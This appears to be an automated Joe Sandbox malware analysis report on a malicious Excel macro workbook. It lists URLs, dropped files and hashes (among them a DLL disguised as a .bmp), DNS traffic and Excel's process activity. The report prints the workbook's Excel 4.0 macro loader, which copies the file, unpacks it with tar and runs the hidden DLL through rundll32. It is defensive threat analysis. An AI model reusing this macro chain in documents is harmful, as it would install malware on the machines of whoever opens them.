http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://devnull.onenote.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://ncus.pagecontentsync.	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://messaging.office.com/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://augloop.office.com/v2	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://skyapi.live.net/Activity/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://dataservice.o365filtering.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://directory.services.	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false		high
http://https://staging.cortana.ai	D0ABBA7E-82AC-4F27-9513-F2F232EAEE61.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412575
Start date:	12.05.2021
Start time:	19:47:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4468873941_759979693.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.troj.expl.evad.winXLSM@1/10@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BBD11366.bmp	f9309eba_by_Libranalysis.xlsx	Get hash	malicious	Browse	
	f9309eba_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\D0ABBA7E-82AC-4F27-9513-F2F232EAEE61	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368393984842858
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\D0ABBA7E-82AC-4F27-9513-F2F232EAEE61	
SSDEEP:	1536:ecQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:9EQ9DQW+zPXO8
MD5:	26C62B1E357DAFB117A5C08A2D6EFD2E
SHA1:	268D333AA692DAA9A463FD00D120351805807992
SHA-256:	29F7497AD2736955E29094A3D11DC9B76D49E5F0F7FE0AAD16AE7CFECBF2B2FB
SHA-512:	F2F2A3802E203A7F25B62DCB54A687FDA0DD6FAA66CFE46CC49BD7E59D1FE01B98B0E96FD744852258D70891F54FABEC08A2EF40DDFE1069F547DFC768CD3AF
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T17:48:20">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\94EEA4B9.jpeg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=9, software=Adobe Photoshop 22.0 (Windows), datetime=2021:03:02 23:57:02], baseline, precision 8, 1600x1600, frames 3
Category:	dropped
Size (bytes):	185386
Entropy (8bit):	7.326521161282199
Encrypted:	false
SSDEEP:	3072:0LQj2wtPO88Ew5AIsPixqYtVYeFH4ZwHrcRd7Ay2rf4KGn5hk57do:0Lex0VAlu4bVYeVHrK5AySfahk8
MD5:	A6E3680B30CEC6746291E55B7D9B6975
SHA1:	E45C3A057F840EF4C96AB8233E1E21700BBDA199
SHA-256:	89934494B26BCA1A6B28C2D262392548FA12CEBDF648E5F2DCD793CBF71FB261
SHA-512:	FD0DE48198B51F437ADFFC5A0F12880334047D177E67D92199EFEF09F697FC0771D738B28E47EAB17FD52A772AE74CEAFABFD0F7253C526B86D5ADD4912F712B
Malicious:	false
Reputation:	low
Preview:	......JFIF.....``.....NExif..MM.*.....1.....2.....Q.....Q.....Q.....i.....z..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BBD11366.bmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	647168
Entropy (8bit):	6.903949816811106
Encrypted:	false
SSDEEP:	12288:uRgaHm2fjIxEh+bLlmTlEPMx4rBjVXmePxfH3KYypHKlA:2gim2fMOh+mF4NUmKYy0lA
MD5:	C77E025AB5500D3A00B86265C73CC0B3
SHA1:	83B5715406E67F33E0030C2F17991A4D4BE2CBE5
SHA-256:	D1FD867DD79BB803974E18598BDC97CBB8F51ACFFEB8739CE2F01DFF29985803
SHA-512:	BCB03E9EA06A3957D3D9C032BC10B93443ED76E102FDB147B0414BA0D60F57FFD429D5B42B8878A70D1AC5A79AF9E6F8B635574E7731D3AB9BB8248CF43A8DC3
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: f9309eba_by_Libranalysis.xlsx, Detection: malicious, Browse • Filename: f9309eba_by_Libranalysis.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g]..#<.#<.#<.4..)<....%<.04..!<.&0..8<.&0...<.#<.b>.4..0<.&0..W<.&0.."<..7.."<.&0.."<.Rich#<.....PE..L.....`.....!.....P.....>..E...\!.....|.....4..... .....H..... ..@.....text....x..... ..`.rdata..U.....@..@.data....Z...@...0...@.....@....rsrc...|.....p.....@..@.reloc..... .....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\01A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	607115
Entropy (8bit):	7.891618337675893
Encrypted:	false
SSDEEP:	12288:+Qex0VbLbGeH+59SjSGst3hglv595+6tLAJVX0cfxBNtsY69bWed00:+VKVbLte52Et3i/+mAJ2gsY6oeR

C:\Users\user\AppData\Local\Temp\01A10000	
MD5:	A60F2EE468B7DDAEE2213B29EFEFA9E2
SHA1:	2C79577B3D4FE36CC2728084D1C600C195859328
SHA-256:	AF362BDA4E5CFC6071599D6687190850EF73BFA8325944F639ED8FC58B597937
SHA-512:	97E7A72EC5CDBB7D8C2706381B9F88BCD821A17CA20390A766710B68E318B7BC68404290C81D067263BFC87D21FC30624B21247ED370D9BB5E16B900128C4A9
Malicious:	false
Reputation:	low
Preview:	.UMO.1..W..X.Z.:p@..C.G@.~.cOv..K.....).%a..^.k..{...O/V.TO.Q{..f.*p.+.=._.?Y.I8%.w.5 ..}.6._.....[...9G....."...H..;..\....dr.w.\.S..f....&U.+..Q2..U.6.e..i...;.Fh..!B0Z.D..'....b.% (/.-.i0D..{.dM..&...R"+...?..A.%0.3..qB..5.,.`... .?P.#o.{...wCM.ZAu+b.....+.}\._6..d;-..`..Yc.....^..a*H..v....k..s%%.H...IG.o.!...C.(7...^..;^.. .6._.l.&.!.^DPw..r...^.>.CE.%....o.. .=~e.....m..i.G....Y..u.D.....%;F.rG/3.G..5...7.....PK.....!.2..'....3.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\4468873941_759979693.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:45 2020, mtime=Thu May 13 01:49:16 2021, atime=Thu May 13 01:49:16 2021, length=607106, window=hide
Category:	dropped
Size (bytes):	2220
Entropy (8bit):	4.705601422203448
Encrypted:	false
SSDEEP:	24:8cowBhInTTyAPmNtDcHh7aB6mycowBhInTTyAPmNtDcHh7aB6m:8zfRPmiMB6pzfRPmiMB6
MD5:	BDD31433B468D88FFFD7478F0F8C89FB
SHA1:	BB7EE104642E00341AEE406CED28B6ACF910C6C3
SHA-256:	205A31B5D5ECDF05082756477E0F6F2CE7EE591E8A858871BE2EDA9319DD1189
SHA-512:	0989C57CA27258A013A884FBFF7367999154DC2A73E1D6FA56BB8657941D69EC3D70A47B19C3275586581C53131E502E307D3C0565929622ACB4DC9C11AABA83
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:....ru..G...ru..G...C.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R.....S.....h.a.r.d.z.....~.1.....>Qzx..Desktop.h.....Ny..R.....Y.....>.....y~.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.7.6.9.....2.PE...R$. .446887~1.XLS..d.....>Qwx.R$.....h.....g./.4.4.6.8.8.7.3.9.4.1._.7.5.9.9.7.9.6.9.3...x.l.s.m....._.....-.....^.....>.S.....C:\Users\use r\Desktop\4468873941_759979693.xlsm..0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.4.4.6.8.8.7.3.9.4.1._.7.5.9.9.7.9.6.9.3...x.l.s.m.....:..,.LB.)...As...`.....X.....103386..... ...!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Thu May 13 01:49:16 2021, atime=Thu May 13 01:49:16 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.66506761477544
Encrypted:	false
SSDEEP:	12:8VcXU1cNuElPCH2Jgh7YLW+WrjAZ/2bDczLC5Lu4t2Y+xIBjKZm:8VbhcwAZiDca87aB6m
MD5:	6B505567E9E657D919A80925EB115172
SHA1:	2DCF7CDC35451246AF776A6466CBC7CEBFE7444F
SHA-256:	656736D7F7583E273E55BDFCDE76996CB2C81463ADD631C584AE42D7E3D76A30
SHA-512:	47ECCCCC9A3667245A8B7963957BB278CB8CDCCD6F39A0F207BC77619A43A6B0758CC334A6F988268CE73845DDAF0735727AA3446734881B0E5BF59A63F4A61
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...$g..G...`b..G...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R.....S.....h.a.r.d.z.....~.1.....R)...Desktop.h.....Ny..R).....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....103386.....!a..%.H.VZAj...4.4.... .....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	130
Entropy (8bit):	4.624243032830697
Encrypted:	false
SSDEEP:	3:oyBVomxWa7DOccLnPpS7fDOccLnPpSmxWa7DOccLnPpSv:djz8Ppk8PpB8Ppc
MD5:	6213FA48CA121097DE18DFD4113FE255
SHA1:	12F501A1D7E199A3C991295810489D7326FA416E
SHA-256:	FAB6A069F300691240B7268FBA2C7B94850DCCD340FDA35C26FDD0EA304A6278

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-512:	7B11FDAB354AA12CBBB9A8B2FFAFBC63378F0FE1A72B44AA7EF0E1A36D2034A864C576E9C2F28B303BAAEC8486EA4E538C8E684AD8E0E50D0F94954FE40FE122
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..4468873941_759979693.xlsm.LNK=0..4468873941_759979693.xlsm.LNK=0..[misc]..4468873941_759979693.xlsm.LNK=0..

C:\Users\user\Desktop\72A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	607106
Entropy (8bit):	7.891598350257384
Encrypted:	false
SSDEEP:	12288:TQex0VbLbGeH+59SjSGst3hglv595+6tLAJVX0cfxBNtsY69bWed0O:TVKVbLte52Et3i/+mAJ2gsY6oeL
MD5:	F0FCD671779202D3F409C980DEADA21A
SHA1:	5E785807A7A4C7E17225916478304BEB87F28AEB
SHA-256:	48073B161A96D81F560B4DCC800C04F78EAD5ABCD52F1178F70C2DCDCCEDEFCC
SHA-512:	18594420590987B2527E74B96D8BF9165297F9A45FBC6F53320E9C04E5F1F65E90B018B2E1850DC7CAD4876064110EDE282153339988CB54E820A49E01BCD722
Malicious:	false
Reputation:	low
Preview:	.UMO.1..W..X.Z.:p@..C.G@.~.cOv..K.....).%a..^.k..{...O/V.TO.Q{..f.*p.+.=._.?Y.I8%.w.5 ..}.6._.....[...9G.....''...H..;..\....dr.w.\.S..f....&U.+..Q2..U.6.e..i...;.Fh..!B0Z.D..'....b.%(/.-.i0D..{.dM..&...R"+...?..A.%0.3..qB..5.,.`... .?P.#o.{...wCM.ZAu+b.....+.}\._6..d;-..`..Yc.....^..a*H..v....k..s%%.H...IG.o.!...C.(7...^..;^.. .6._.l.&.!.^DPw..r...^.>.CE.%....o..=~e.....m..i.G....Y..u.D.....%;F.rG/3.G..5...7.....PK.....!.2..'....3.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$4468873941_759979693.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\Nioka.meposv	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	607106
Entropy (8bit):	7.891598350257384
Encrypted:	false
SSDEEP:	12288:TQex0VbLbGeH+59SjSGst3hglv595+6tLAJVX0cfxBNtsY69bWed0O:TVKVbLte52Et3i/+mAJ2gsY6oeL
MD5:	F0FCD671779202D3F409C980DEADA21A
SHA1:	5E785807A7A4C7E17225916478304BEB87F28AEB
SHA-256:	48073B161A96D81F560B4DCC800C04F78EAD5ABCD52F1178F70C2DCDCCEDEFCC
SHA-512:	18594420590987B2527E74B96D8BF9165297F9A45FBC6F53320E9C04E5F1F65E90B018B2E1850DC7CAD4876064110EDE282153339988CB54E820A49E01BCD722
Malicious:	false
Reputation:	low
Preview:	.UMO.1..W..X.Z.:p@..C.G@.~.cOv..K.....).%a..^.k..{...O/V.TO.Q{..f.*p.+.=._.?Y.I8%.w.5 ..}.6._.....[...9G.....''...H..;..\....dr.w.\.S..f....&U.+..Q2..U.6.e..i...;.Fh..!B0Z.D..'....b.%(/.-.i0D..{.dM..&...R"+...?..A.%0.3..qB..5.,.`... .?P.#o.{...wCM.ZAu+b.....+.}\._6..d;-..`..Yc.....^..a*H..v....k..s%%.H...IG.o.!...C.(7...^..;^.. .6._.l.&.!.^DPw..r...^.>.CE.%....o..=~e.....m..i.G....Y..u.D.....%;F.rG/3.G..5...7.....PK.....!.2..'....3.....[Content_Types].xml ...(..... ....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.891710388965609
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	4468873941_759979693.xlsm
File size:	607568
MD5:	b5021bc6cc8e2fc2231978d6c9118f2a
SHA1:	c11430e1206f25bf768f1643f51bed8a4a1eec9d
SHA256:	5600e318bd25cb62a710d880649b11c4d85ae6f8ee5c2084a9d819a16abcd3b2
SHA512:	e4bd8a7522c45ecf9ed9d19cd0ba4fcc66669f3ec1d1f5539ca35418844926c1f3a8285de1f4d00e7c881be313e0916b462aa3809c44c5e910b1edef9d0eadfb
SSDEEP:	12288:ppex0VbLbGeH+59SjNGst3hglv595+6tLAJVX0cfxBNtsY69bWed0t:pUKVbLte52dt3i/+mAJ2gsY6oe2
File Content Preview:	PK..........!.........3.......[Content_Types].xml ...(..

File Icon

	
Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "4468873941_759979693.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,"=SAVE.COPY.AS(""..\Nioka.meposv"")",run,,,,,,,dll32 ..\xl\media\im,,,,,,"=EXEC(""tar -xf ..\Nioka.meposv -C
..\"")=PI()=PI()=PI()","age2.bmp,StartW",,,,,,,,,,,,,,,,,,,"=WAIT(NOW()+""00:00:06"")",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=PI()=PI()=PI()=EXEC(AL701&AL702&AL703)=PI()=PI()=PI(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,
```

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:48:06.226021051 CEST	53	50620	8.8.8.8	192.168.2.3
May 12, 2021 19:48:07.349246979 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:07.400501013 CEST	53	64938	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:48:10.945998907 CEST	60152	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:11.008124113 CEST	53	60152	8.8.8.8	192.168.2.3
May 12, 2021 19:48:11.194689989 CEST	57544	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:11.246553898 CEST	53	57544	8.8.8.8	192.168.2.3
May 12, 2021 19:48:13.545505047 CEST	55984	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:13.597048998 CEST	53	55984	8.8.8.8	192.168.2.3
May 12, 2021 19:48:19.142986059 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:19.191900015 CEST	53	64185	8.8.8.8	192.168.2.3
May 12, 2021 19:48:20.413820028 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:20.464236021 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 19:48:20.498399019 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:20.585886955 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 19:48:20.997764111 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:21.067970037 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 19:48:21.998219013 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:22.069171906 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 19:48:23.021035910 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:23.079288006 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 19:48:25.070091963 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:25.079878092 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:25.129519939 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 19:48:25.131412983 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 19:48:25.949976921 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:26.000600100 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 19:48:26.833996058 CEST	53195	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:26.886609077 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 19:48:28.127679110 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:28.177073002 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 19:48:29.114984989 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:29.172358036 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 19:48:29.480006933 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:29.528841019 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 19:48:33.237559080 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:33.287374020 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 19:48:34.003808022 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:34.053873062 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 19:48:34.833578110 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:34.882306099 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 19:48:36.705913067 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:36.754610062 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 19:48:40.912616968 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:40.988368034 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 19:48:41.859766006 CEST	57568	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:41.909523010 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 19:48:43.477632999 CEST	58722	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:43.483671904 CEST	56596	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:43.493932009 CEST	64101	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:43.526351929 CEST	53	58722	8.8.8.8	192.168.2.3
May 12, 2021 19:48:43.535229921 CEST	53	56596	8.8.8.8	192.168.2.3
May 12, 2021 19:48:43.544645071 CEST	53	64101	8.8.8.8	192.168.2.3
May 12, 2021 19:48:44.273732901 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:44.322607040 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 19:48:45.092725992 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:45.145890951 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 19:48:47.597563028 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:47.656941891 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 19:48:58.283649921 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 19:48:58.347536087 CEST	53	57762	8.8.8.8	192.168.2.3
May 12, 2021 19:49:02.030500889 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 19:49:02.079843044 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 19:49:30.416145086 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 19:49:30.488754034 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 19:49:34.442699909 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 19:49:34.501931906 CEST	53	56132	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:49:56.446481943 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 19:49:56.520402908 CEST	53	58987	8.8.8.8	192.168.2.3
May 12, 2021 19:50:06.916539907 CEST	56579	53	192.168.2.3	8.8.8.8
May 12, 2021 19:50:06.989860058 CEST	53	56579	8.8.8.8	192.168.2.3
May 12, 2021 19:50:09.013413906 CEST	60633	53	192.168.2.3	8.8.8.8
May 12, 2021 19:50:09.070780039 CEST	53	60633	8.8.8.8	192.168.2.3

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 6264 Parent PID: 792

General

Start time:	19:49:11
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x9d0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BC4EA02F.tmp	success or wait	1	B4495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\91BDD412.tmp	success or wait	1	B4495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

